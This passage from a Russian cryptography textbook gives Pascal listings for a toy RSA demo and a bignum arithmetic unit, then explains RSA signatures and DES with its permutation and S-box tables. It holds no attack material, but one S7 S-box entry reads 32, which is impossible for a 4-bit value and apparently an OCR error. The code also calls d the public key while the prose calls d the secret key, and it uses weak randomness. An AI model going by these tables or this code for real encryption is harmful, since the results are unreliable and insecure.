 while (BN_a_cmp_b(n1,none)<>0) and (j<1000) do
 begin
  BN_a_add_b(d,ntwo,n1);
  Move(n1,d,sizeof(n1));
  BN_ab_GCD(d,z,n1);
  j := j+1;
 end;
 BN_ab_GCD(d,z,n1);
 if (BN_a_cmp_b(n1,none)<>0) then
 begin
  WriteLn('К сожалению, подходящего простого числа не найдено!');
```

Продолжение листинга 18.1

```
  WriteLn('Нажмите Enter для выхода.'); ReadLn;
  Halt(1);
 end;
 WriteLn;
 BN_bignum_to_dec(d,s1);
 WriteLn('Открытый ключ d = ',s1);
 WriteLn;
// e
 WriteLn('Вычисление секретного ключа...');
 BN_a_modinv_b(d,z,e);
 BN_bignum_to_dec(e,s1);
 WriteLn('Секретный ключ e = ',s1);
 WriteLn;
//e*d mod z = 1 ?
 BN_a_mul_b(e,d,n1);
 BN_a_mod_b(n1,z,n2);
 if (BN_a_cmp_b(n2,none)<>0) then
 begin
  WriteLn('СБОЙ: e*d mod z <> 1!');
  WriteLn('Нажмите Enter для выхода.'); ReadLn;
  Halt(1);
 end;
 WriteLn('e*d mod z = 1');
 WriteLn;

//Проверка ключей.
 WriteLn('Введите большое значение для проверки ключей (Enter
          -> генерируется программой):');
 ReadLn(s1);
 BN_dec_to_bignum(s1,n1);
 BN_bignum_to_dec(n1,s2);
 if (s1<>s2) then
 begin
  if (s1<>'') then WriteLn('Число задано неверно!');
  s1 := '0'; BN_dec_to_bignum(s1,n1);
  for i := 0 to BIGNUM_DWORD do n1[i] := MyRandom();
 end;
 n1[7] := 0;
 BN_a_mod_b(n1,n,n2);

 BN_bignum_to_hex(n2,s2);
```

Окончание листинга 18.1

```
 WriteLn('Исходное значение   = 0x',s2);
 BN_a_exp_b_mod_c(n2,e,n,n1);
 BN_bignum_to_hex(n1,s1);
 WriteLn('Зашифрованное значение = 0x',s1);
 BN_a_exp_b_mod_c(n1,d,n,n2);
 BN_bignum_to_hex(n2,s1);
 WriteLn('Расшифрованное значение = 0x',s1);
 if (s1<>s2) then
 begin
  WriteLn('СБОЙ: расшифрованное значение не совпадает
           с исходным!');
  WriteLn('Нажмите Enter для выхода.'); ReadLn;
  Halt(1);
 end;
 WriteLn('OK');
 WriteLn;
//Техническая информация.
 WriteLn('-------------------------------------------------');
 BN_bignum_to_hex(e,s1);
 WriteLn(' e = 0x',s1,'  (',BN_a_upbit(e),'bit)');
 BN_bignum_to_hex(d,s1);
 WriteLn(' d = 0x',s1,'  (',BN_a_upbit(d),'bit)');
 BN_bignum_to_hex(n,s1);
 WriteLn(' n = 0x',s1,'  (',BN_a_upbit(n),'bit)');
 WriteLn('-------------------------------------------------');
 WriteLn;
 WriteLn(' Размер блока исходного текста:
',IntToStr(BN_a_upbit(n)-1),' бит');
 WriteLn(' Размер блока зашифрованного текста:
',IntToStr(BN_a_upbit(n)),' bit');
 WriteLn;
 WriteLn('Нажмите Enter для выхода.'); ReadLn;
end.
```

Листинг 18.2. Вспомогательный модуль uBigNumber

```
unit uBigNumber;
{$IFDEF FPC}
 {$MODE DELPHI}
 {$ASMMODE INTEL}
{$ENDIF}
```

Продолжение листинга 18.2

```
interface

const BIGNUM_DWORD = 31;
type  TBigNum = array[0..BIGNUM_DWORD] of Cardinal;
procedure BN_bignum_to_hex(var a: TBigNum; var s: string);
procedure BN_hex_to_bignum(var s: string; var a: TBigNum);
procedure BN_bignum_to_dec(var a: TBigNum; var s: string);
procedure BN_dec_to_bignum(var s: string; var a: TBigNum);
function  BN_a_cmp_b(var a,b: TBigNum): Integer;
procedure BN_a_add_b(var a,b,res: TBigNum);
procedure BN_a_sub_b(var a,b,res: TBigNum);
procedure BN_a_mul_b(var a,b,res: TBigNum);
procedure BN_a_shl_k(var a: TBigNum; k: Integer;
                     var res: TBigNum);
procedure BN_a_shr_k(var a: TBigNum; k: Integer;
                     var res: TBigNum);
function BN_a_upbit(var a: TBigNum): Integer;
procedure BN_a_setbit_k(var a: TBigNum; k: Integer);
procedure BN_a_mod_b(var a,b,res: TBigNum);
procedure BN_a_div_b(var a,b,res: TBigNum);
procedure BN_a_exp_b_mod_c(var a,b,c,res: TBigNum);
procedure BN_ab_GCD(var a,b,res: TBigNum);
procedure BN_a_modinv_b(var a,b,res: TBigNum);
function BN_PrimeTest(var a: TBigNum): Integer;

implementation

uses SysUtils;

var primes: array[0..53] of Integer =
   (  2,   3,   5,   7,  11,  13,  17,  19,  23,  29,  31,  37,
     41,  43,  47,  53,  59,  61,  67,  71,  73,  79,  83,  89,
     97, 101, 103, 107, 109, 113, 127, 131, 137, 139, 149, 151,
    157, 163, 167, 173, 179, 181, 191, 193, 197, 199, 211, 223,
    227, 229, 233, 239, 241, 251);

procedure BN_bignum_to_hex(var a: TBigNum; var s: string);
var i: Integer;
begin
 i := BIGNUM_DWORD;
 while (i>=0) and (a[i]=0) do Dec(i);
```

Продолжение листинга 18.2

```
 s := '0';
 if (i<0) then Exit;
 s := '';
 while (i>=0) do
 begin
  s := s + IntToHex(a[i],8);
  Dec(i);
 end;
 while (Length(s)>1) and (s[1]='0') do Delete(s,1,1);
end;

procedure BN_hex_to_bignum(var s: string; var a: TBigNum);
var i,j,l: Integer;
var n1,n2,n3,n4: TBigNum;
var n16: TBigNum;
begin
 for i := 0 to BIGNUM_DWORD do a[i] := 0;
 for i := 0 to BIGNUM_DWORD do n16[i] := 0; n16[0] := 16;
 for i := 0 to BIGNUM_DWORD do n1[i] := 0; n1[0] := 1;
 for i := 0 to BIGNUM_DWORD do n2[i] := 0;
 l := Length(s);
 for i := l downto 1 do
 begin
  j := Ord(UpCase(s[i]));
  case j of
   Ord('0')..Ord('9'): j := j - Ord('0');
   Ord('A')..Ord('F'): j := j - Ord('A') + 10;
   else Exit;
  end;
  n2[0] := Cardinal(j);
  BN_a_mul_b(n1,n2,n3);
  BN_a_add_b(a,n3,n4);
  Move(n4,a,sizeof(n4));
  BN_a_mul_b(n1,n16,n3);
  Move(n3,n1,sizeof(n3));
 end;
end;

procedure BN_bignum_to_dec(var a: TBigNum; var s: string);
var i: Integer;
var n1,n2: TBigNum;
```

Продолжение листинга 18.2

```
var nzero,nten: TBigNum;
begin
 for i := 0 to BIGNUM_DWORD do nzero[i] := 0;
 for i := 0 to BIGNUM_DWORD do nten[i] := 0; nten[0] := 10;
 s := '0';
 if (BN_a_cmp_b(a,nzero)=0) then Exit;
 Move(a,n1,sizeof(a));
 s := '';
 repeat
  BN_a_mod_b(n1,nten,n2);
  s := Chr(n2[0]+48)+s;
  BN_a_div_b(n1,nten,n2);
  Move(n2,n1,sizeof(n2));
 until (BN_a_cmp_b(n1,nzero)=0);
 while (Length(s)>1) and (s[1]='0') do Delete(s,1,1);
end;

procedure BN_dec_to_bignum(var s: string; var a: TBigNum);
var i,j,l: Integer;
var n1,n2,n3,n4: TBigNum;
var nten: TBigNum;
begin
 for i := 0 to BIGNUM_DWORD do a[i] := 0;
 for i := 0 to BIGNUM_DWORD do nten[i] := 0; nten[0] := 10;
 for i := 0 to BIGNUM_DWORD do n1[i] := 0; n1[0] := 1;
 for i := 0 to BIGNUM_DWORD do n2[i] := 0;
 l := Length(s);
 for i := l downto 1 do
 begin
  j := Ord(s[i])-48;
  if (j<0) or (j>9) then Exit;
  n2[0] := Cardinal(j);
  BN_a_mul_b(n1,n2,n3);
  BN_a_add_b(a,n3,n4);
  Move(n4,a,sizeof(n4));
  BN_a_mul_b(n1,nten,n3);
  Move(n3,n1,sizeof(n3));
 end;
end;

function  BN_a_cmp_b(var a,b: TBigNum): Integer;
var i: Integer;
```

Продолжение листинга 18.2

```
begin
 i := BIGNUM_DWORD;
 while (i>=0) and (a[i]=b[i]) do Dec(i);
 Result := 0;
 if (i>=0) and (a[i]>b[i]) then Result := 1;
 if (i>=0) and (a[i]<b[i]) then Result := -1;
end;

procedure BN_a_add_b(var a,b,res: TBigNum);
begin
 asm
  pushad
  mov esi,[a]
  mov edi,[b]
  mov ebx,[res]
  mov ecx,BIGNUM_DWORD
  mov eax,[esi]
  add eax,[edi]
  pushfd
  mov [ebx],eax
  add esi,4
  add edi,4
  add ebx,4
 @_add_1:
  mov eax,[esi]
  popfd
  adc eax,[edi]
  pushfd
  mov [ebx],eax
  add esi,4
  add edi,4
  add ebx,4
  loop @_add_1
 @_add_2:
  popfd
  popad
 end;
end;

procedure BN_a_sub_b(var a,b,res: TBigNum);
begin
 asm
```

Продолжение листинга 18.2

```
  pushad
  mov esi,[a]
  mov edi,[b]
  mov ebx,[res]
  mov ecx,BIGNUM_DWORD
  mov eax,[esi]
  sub eax,[edi]
  pushfd
  mov [ebx],eax
  add esi,4
  add edi,4
  add ebx,4
 @_sub_1:
  mov eax,[esi]
  popfd
  sbb eax,[edi]
  pushfd
  mov [ebx],eax
  add esi,4
  add edi,4
  add ebx,4
  loop @_sub_1
 @_sub_2:
  popfd
  popad
 end;
end;

procedure BN_a_mul_b(var a,b,res: TBigNum);
var i,j: Integer;
begin
 for j := 0 to BIGNUM_DWORD do res[j] := 0;
 for i := 0 to BIGNUM_DWORD do
 begin
  j := i*4;
  asm
   pushad
   mov esi,[a]
   mov edi,[b]
   add edi,[j]
   mov ebx,[res]
```

Продолжение листинга 18.2

```
    add ebx,[j]
    mov ecx,BIGNUM_DWORD
    sub ecx,[i]
    cmp ecx,0
    je  @_mul_2
   @_mul_1:
    mov eax,[esi]
    mov edx,[edi]
    mul edx
    add [ebx],eax
    adc [ebx+4],edx
    pushfd
    cmp ecx,1
    je  @_mul_1_1
    popfd
    adc dword ptr[ebx+8],0
    pushfd
   @_mul_1_1:
    popfd
    add esi,4
    add ebx,4
    loop @_mul_1
   @_mul_2:
    mov eax,[esi]
    mov edx,[edi]
    mul edx
    add [ebx],eax
    popad
   end;
 end;
end;

procedure BN_a_shl_k(var a: TBigNum; k: Integer; var res: TBig-
Num);
var i,j: Integer;
var d,u: Cardinal;
begin
 for j := 0 to BIGNUM_DWORD do res[j] := a[j];
 if (k<=0) then Exit;
 for j := 0 to BIGNUM_DWORD do res[j] := 0;
 i := k div 32;
```

Продолжение листинга 18.2

```
 if (i>BIGNUM_DWORD) then Exit;
 for j := i to BIGNUM_DWORD do
  res[j] := a[j-i];
 i := k mod 32;
 if (i=0) then Exit;
 d := 0;
 for j := 0 to BIGNUM_DWORD do
 begin
  u := res[j] shr (32-i);
  res[j] := (res[j] shl i) + d;
  d := u;
 end;
end;

procedure BN_a_shr_k(var a: TBigNum; k: Integer;
                     var res: TBigNum);
var i,j: Integer;
var d,u: Cardinal;
begin
 for j := 0 to BIGNUM_DWORD do res[j] := a[j];
 if (k<=0) then Exit;
 for j := 0 to BIGNUM_DWORD do res[j] := 0;
 i := k div 32;
 if (i>BIGNUM_DWORD) then Exit;
 for j := i to BIGNUM_DWORD do
  res[j-i] := a[j];
 i := k mod 32;
 if (i=0) then Exit;
 u := 0;
 for j := BIGNUM_DWORD downto 0 do
 begin
  d := res[j] shl (32-i);
  res[j] := (res[j] shr i) + u;
  u := d;
 end;
end;

function BN_a_upbit(var a: TBigNum): Integer;
var i,j: Integer;
begin
 i := BIGNUM_DWORD;
 while (i>=0) and (a[i]=0) do Dec(i);
```

Продолжение листинга 18.2

```
 Result := 0;
 if (i<0) then Exit;
 j := 31;
 while (j>0) and (a[i] and (1 shl j) = 0) do Dec(j);
 Result := i*32 + j + 1;
end;

procedure BN_a_setbit_k(var a: TBigNum; k: Integer);
begin
 if (k<0) or (k>32*BIGNUM_DWORD-1) then
 begin
  Exit;
 end;
 a[k shr 5] := a[k shr 5] or (1 shl (k and 31));
end;

procedure BN_a_mod_b(var a,b,res: TBigNum);
var k: Integer;
var n1,n2,n3: TBigNum;
begin
 FillChar(n3,sizeof(n3),0);
 if (BN_a_cmp_b(b,n3)=0) then Exit;
 Move(a,n1,sizeof(a));
 while (BN_a_cmp_b(n1,b)>=0) do
 begin
  k := BN_a_upbit(n1) - BN_a_upbit(b);
  BN_a_shl_k(b,k,n2);
  if (BN_a_cmp_b(n2,n1)>0) then
  begin
   BN_a_shr_k(n2,1,n3);
   Move(n3,n2,sizeof(n3));
  end;
  BN_a_sub_b(n1,n2,n3);
  Move(n3,n1,sizeof(n3));
 end;
 Move(n1,res,sizeof(n1));
end;

procedure BN_a_div_b(var a,b,res: TBigNum);
var k: Integer;
var n1,n2,n3: TBigNum;
begin
```

Продолжение листинга 18.2

```
 FillChar(res,sizeof(res),0);
 FillChar(n3,sizeof(n3),0);
 if (BN_a_cmp_b(b,n3)=0) then Exit;
 Move(a,n1,sizeof(a));
 while (BN_a_cmp_b(n1,b)>=0) do
 begin
  k := BN_a_upbit(n1) - BN_a_upbit(b);
  BN_a_shl_k(b,k,n2);
  if (BN_a_cmp_b(n2,n1)>0) then
  begin
   BN_a_shr_k(n2,1,n3);
   Move(n3,n2,sizeof(n3));
   Dec(k);
  end;
  BN_a_sub_b(n1,n2,n3);
  Move(n3,n1,sizeof(n3));
  BN_a_setbit_k(res,k);
 end;
end;

procedure BN_a_exp_b_mod_c(var a,b,c,res: TBigNum);
var i,n: Integer;
var n1,n2,n3: TBigNum;
begin
 FillChar(n3,sizeof(n3),0);
 if (BN_a_cmp_b(c,n3)=0) then Exit;
 for i := 0 to BIGNUM_DWORD do res[i] := 0;
 if (BN_a_cmp_b(b,n3)=0) then
 begin
  res[0] := 1;
  Exit;
 end;
 Move(a,n1,sizeof(a));
 for i := 0 to BIGNUM_DWORD do n2[i] := 0;
 n2[0] := 1;
 n := BN_a_upbit(b)-1;
 i := 0;
 while (i<=n) do
 begin
  if ( (b[i shr 5] shr (i and 31)) and 1 = 1 ) then
  begin
```

Продолжение листинга 18.2

```
   BN_a_mul_b(n2,n1,n3);
   BN_a_mod_b(n3,c,n2);
  end;
  BN_a_mul_b(n1,n1,n3);
  BN_a_mod_b(n3,c,n1);
  Inc(i);
 end;
 Move(n2,res,sizeof(n2));
end;

procedure BN_ab_GCD(var a,b,res: TBigNum);
var i: Integer;
var n1,n2,n3,nzero: TBigNum;
begin
 res[0] := 1;
 for i := 1 to BIGNUM_DWORD do res[i] := 0;
 for i := 0 to BIGNUM_DWORD do nzero[i] := 0;
 if (BN_a_cmp_b(a,nzero)=0) or (BN_a_cmp_b(b,nzero)=0) then Ex-
it;
 if (BN_a_cmp_b(a,b)>0) then
 begin
  Move(a,n1,sizeof(a));
  Move(b,n2,sizeof(a));
 end
 else
 begin
  Move(b,n1,sizeof(a));
  Move(a,n2,sizeof(a));
 end;
 while (BN_a_cmp_b(n2,nzero)<>0) do
 begin
  BN_a_mod_b(n1,n2,n3);
  Move(n2,n1,sizeof(n1));
  Move(n3,n2,sizeof(n3));
 end;
 Move(n1,res,sizeof(n1));
end;

procedure BN_a_modinv_b(var a,b,res: TBigNum);
var i: Integer;
var n1,n2,n3,n4,n5,n6,n7: TBigNum;
var nzero,none: TBigNum;
```

Продолжение листинга 18.2

```
begin
 for i := 0 to BIGNUM_DWORD do res[i] := 0;
 for i := 0 to BIGNUM_DWORD do nzero[i] := 0;
 for i := 0 to BIGNUM_DWORD do none[i] := 0; none[0] := 1;
 BN_ab_GCD(a,b,n4);
 if (BN_a_cmp_b(n4,none)<>0) then Exit;
 Move(b,n1,sizeof(a));
 Move(a,n2,sizeof(a));
 Move(none,n7,sizeof(a));
 repeat
  BN_a_div_b(n1,n2,n3);
  BN_a_mod_b(n1,n2,n4);
  Move(n2,n1,sizeof(n2));
  Move(n4,n2,sizeof(n2));
  BN_a_mul_b(n3,n7,n5);
  BN_a_sub_b(res,n5,n6);
  Move(n7,res,sizeof(n7));
  Move(n6,n7,sizeof(n6));
 until (BN_a_cmp_b(n4,nzero)=0);
 if (res[BIGNUM_DWORD] and $80000000 <> 0) then
 begin
  BN_a_add_b(res,b,n7);
  Move(n7,res,sizeof(n6));
 end;
end;

function BN_PrimeTest(var a: TBigNum): Integer;
var i,j: Integer;
var oldseed: LongInt;
var nzero,none,nn: TBigNum;
var n1,n2,n3,n4: TBigNum;
begin
 Result := 0;
 for i := 0 to BIGNUM_DWORD do nzero[i] := 0;
 for i := 0 to BIGNUM_DWORD do none[i] := 0; none[0] := 1;
 for i := 0 to BIGNUM_DWORD do nn[i] := 0; nn[0] := 256;
 if (BN_a_cmp_b(a,nzero)=0) then Exit;
 if (BN_a_cmp_b(a,none)=0) then begin Result := 1; Exit; end;
 if (BN_a_cmp_b(a,nn)<=0) then
 begin
  i := 0;
```

Продолжение листинга 18.2

```
  while (i<=53) and (Cardinal(primes[i])<>a[0]) do Inc(i);
  if (i>53) then Exit;
  Result := 1;
  Exit;
 end;
 Move(nzero,n1,sizeof(nzero));
 i := 0;
 n1[0] := primes[i];
 BN_a_mod_b(a,n1,n2);
 while (i<=53) and (BN_a_cmp_b(n2,nzero)>0) do
 begin
  Inc(i);
  if (i>53) then Break;
  n1[0] := primes[i];
  BN_a_mod_b(a,n1,n2);
 end;
 if (i<=53) then Exit;
 Move(nzero,n1,sizeof(nzero));
 BN_a_sub_b(a,none,n2);
 i := 0;
 n1[0] := primes[i];
 BN_a_exp_b_mod_c(n1,n2,a,n3);
 BN_a_sub_b(n3,none,n4);
 BN_a_mod_b(n4,a,n3);
 while (i<=50) and (BN_a_cmp_b(n3,nzero)=0) do
 begin
  Inc(i);
  if (i>50) then Break;
  n1[0] := primes[i];
  BN_a_exp_b_mod_c(n1,n2,a,n3);
  BN_a_sub_b(n3,none,n4);
  BN_a_mod_b(n4,a,n3);
 end;
 if (i<=50) then Exit;
 BN_a_sub_b(a,none,n2);
 i := 0;
 oldseed := RandSeed;
 for j := 0 to BIGNUM_DWORD do
 begin
  n4[j] := Random(2);
```

Окончание листинга 18.2

```
  n4[j] := Cardinal(RandSeed);
 end;
 BN_a_mod_b(n4,a,n1);
 BN_a_exp_b_mod_c(n1,n2,a,n3);
 BN_a_sub_b(n3,none,n4);
 BN_a_mod_b(n4,a,n3);
 while (i<=50) and (BN_a_cmp_b(n3,nzero)=0) do
 begin
  Inc(i);
  if (i>50) then Break;
  for j := 0 to BIGNUM_DWORD do
  begin
   n4[j] := Random(2);
   n4[j] := Cardinal(RandSeed);
  end;
  BN_a_mod_b(n4,a,n1);
  BN_a_exp_b_mod_c(n1,n2,a,n3);
  BN_a_sub_b(n3,none,n4);
  BN_a_mod_b(n4,a,n3);
 end;
 RandSeed := oldseed;
 if (i<=50) then Exit;
 Result := 1;
end;
end.
```

Цифровая (электронная) подпись на основе криптосистемы RSA

Асимметричная криптография позволяет принципиально решить задачу подтверждения истинности электронного документа. Эта возможность основана на том, что зашифровать данные, используя секретный ключ **d** вместо открытого ключа **e** может только тот, кому секретный ключ известен. При этом существует возможность проверки применения секретного ключа к данным без его раскрытия.

Действительно, пусть нам необходимо заверить блок **m** открытого текста. Сам открытый текст не является секретным. Зашифруем **m** используя **d** вместо **e**: $\mathbf{c = m^d (mod\ n)}$. Отправим сообщение двойной длины вида **m||c**. Получатель имеет возможность проверить нашу подпись, поскольку после возведения **c** в степень **e** должно получаться значение **s = m** (при истинной подписи) и значение **s ≠ m** в противном случае. Для нашего примера **m =(3, 1, 2)**, **c = (27, 1, 8)**, **m || c = (3, 1, 2, 27, 1, 8)**.

На практике удвоение длины сообщения, очевидно, является нежелательным. Это является одной из причин, по которым вместо $\mathbf{c = m^d (mod\ n)}$ используются данные вида

$\mathbf{c = (h(m))^d (mod\ n)}$. Здесь функция **h**, называемая *хеш-функцией*, отображает сообщения произвольной длины в короткие блоки фиксированной длины, причем так, что кроме блока **m** подобрать другой блок **z** со свойством **h(m) = h(z)** практически невозможно.

Стандарт шифрования данных DES

Стандарт шифрования данных (DES — Data Encryption Standard) принят в США в 1977 году в качестве федерального. В стандарт входит описание блочного шифра типа шифра Файстеля, а также различных режимов его работы, как составной части нескольких процедур криптографического преобразования данных. Обычно под аббревиатурой DES понимается именно *блочный шифр*, который в стандарте соответствует процедуре шифрования в режиме электронной кодовой книги (ECB —E1ectronic Codebook Mode). Название вызвано тем, что любой блочный шифр является простым подстановочным шифром и в этом отношении подобен кодовой книге.

Принцип работы блочного шифра

Рассмотрим принцип работы блочного шифра. Входом в блочный шифр и результатом его работы является блок длины **n** — последовательность, состоящая из **n** бит. Число **n** постоянно. При необходимости шифрования сообщения длиной, большей **n**, оно разбивается на блоки, каждый из которых шифруется отдельно. Различные режимы работы связаны с дополнительными усложнениями блочного шифра при переходах от блока к блоку. В стандарте DES длина блока $\mathbf{n = 64}$.

В режиме ECB шифрование блока открытого текста **B** производится за 16 однотипных итераций, именуемых *циклами*. Схема преобразования приведена на рис. 18.7. Блок рассматривается как конкатенация (сцепление) двух подблоков равной длины: **B = (L , R)**. На каждом цикле применяется свой ключ ($\mathbf{X_i}$), обычно вырабатываемый из некоторого основного ключа (**X**). Ключи, используемые в циклах, называются *подключами*.

Основным элементом шифра является несекретная *цикловая функция* вида **Y = f(R,X)**. Входом в цикл является выход из предыдущего цикла. Если упомянутый вход имеет вид **(L, R)**, то выход имеет вид **(R, L ⊕ f(R, X))**, где ⊕ — поразрядное сложение по модулю 2**.** Например**,** для выхода цикла с номером **i** это означает: $\mathbf{R_i = L_{i-1} \oplus f(R_{i-1}, X_i)}$, $\mathbf{L_i = R_{i-1}\ (i = 1,\ldots,16)}$.

В режиме ECB алгоритм DES зашифровывает 64-битовый блок за 16 циклов. Биты входного блока перед первым циклом переставляются в соответствии с табл. 18.1 в ходе так называемой *начальной перестановки* (**IP** — initial permutation). После выхода из последнего цикла **L** и **R** переставляются местами, после чего соединяются в блок. Биты полученного блока снова переставляются в соответствии с перестановкой $\mathbf{IP^{-1}}$, обратной начальной. Результат принимается в качестве блока шифртекста.




Рис. 18.7. Блок-схема работы алгоритма DES

Таблица 18.1. Начальная перестановка IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

Процедура формирования подключей

На каждом цикле (рис. 18.8) из ключа **X** длиной 56 бит формируется ключ $\mathbf{X_i}$ размером 48 бит. Сам ключ **X** размещается в восьмибайтовом слове, причем восьмые разряды каждого байта являются контрольными и в ключ не входят. Перед шифрованием, в соответствии с процедурой выбора **PC1** (табл. 18.2), из **X** выбираются 56 бит, которыми заполняются два регистра (**C** и **D**) длиной 28 бит каждый. В дальнейшем, при входе в очередной цикл с номером **i**, регистры сдвигаются циклически влево. Величина сдвига зависит от номера цикла, но является фиксированной и заранее известна. После сдвига оба подблока объединяются в порядке (**C**, **D**). Затем, в соответствии с функцией выбора **PC2** (табл. 18.3), из них выбираются 48 бит подключа **Xi**. Шифрование и расшифровывание отличаются направлением сдвигов (табл. 18.4).




Рис. 18.8. Формирование подключей

Таблица 18.2. Преобразование PC1

Заполнение C							**Заполнение D**						
57	49	41	33	25	17	9	63	55	47	39	31	23	15
1	58	50	42	34	26	18	7	62	54	46	38	30	22
10	2	59	51	43	35	27	14	6	61	53	45	37	29
19	11	3	60	52	44	36	21	13	5	28	20	12	4

Таблица 18.3. Преобразование PC2

14	17	11	24	1	5	3	28
15	6	21	10	23	19	12	4
26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40
51	45	33	48	44	49	39	56
34	53	46	42	50	36	29	32

Выбор битов по таблицам 18.2–18.4 из соответствующих блоков производится следующим образом. Таблица рассматривается как последовательность ее строк, записанных друг за другом, начиная с первой строки. Биты блока данных соответствующей длины нумеруются слева направо, начиная с единицы. Каждый элемент **s** таблицы рассматривается,

как номер бита $\mathbf{b_s}$ в блоке данных. Преобразование заключается в замене всех элементов **s** на биты $\mathbf{b_s}$.

Таблица 18.4. Соответствие сдвигов номерам циклов DES

Номер цикла	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Сдвиг влево (шифрование)	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1
Сдвиг вправо (расшифровывание)	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

Цикловая функция производит следующие действия.

1. Расширение блока $\mathbf{R_{i-1}}$ до 48 бит за счет повторения битов блока с помощью функции расширения **EP** (табл. 18.5).
2. Поразрядное сложение результата с ключом $\mathbf{X_i}$.
3. Преобразование полученной суммы с помощью замены (используя так называемые *S-блоки*), в результате которого получается блок длиной 32 бит.
4. Применение перестановки **P** (табл. 18.6), что дает значение функции $\mathbf{Y = f(R,X)}$.

Таблица 18.5. Преобразование EP

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

Таблица 18.6. Перестановка P

16	7	20	21	29	12	28	17
1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9
19	13	30	6	22	11	4	25

Механизм действия S-блоков

Преобразование, с помощью которого 48-разрядный блок преобразуется в 32-разрядный, сводится к выборке восьми тетрад из 8 таблиц (S-блоков) размером 4 × 16 (табл. 18.7). Из каждого S-блока выбирается одна тетрада. Для этого 48-разрядный блок делится последовательно на 8 комбинаций по 6 бит каждая. Первая комбинация (слева) является входом в первый S-блок**,** вторая — во второй и т.д. При этом первый и последний биты комбинации задают номер строки, а остальные 4 бита — номер столбца S-блока, на пересечении которых расположена соответствующая тетрада. Конкретные значения $\mathbf{S_i}$ ($\mathbf{i = 1, \ldots, 8}$) представлены в табл. 18.7.

Таблица 18.7. Таблицы S -блоков для DES

S1	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

S2	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9

S3	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

S4	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

S5	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

S6	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

Окончание таблицы 18.7

S7	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

0	4	11	2	14	15	0	8	13	3	32	9	7	5	10	6	1
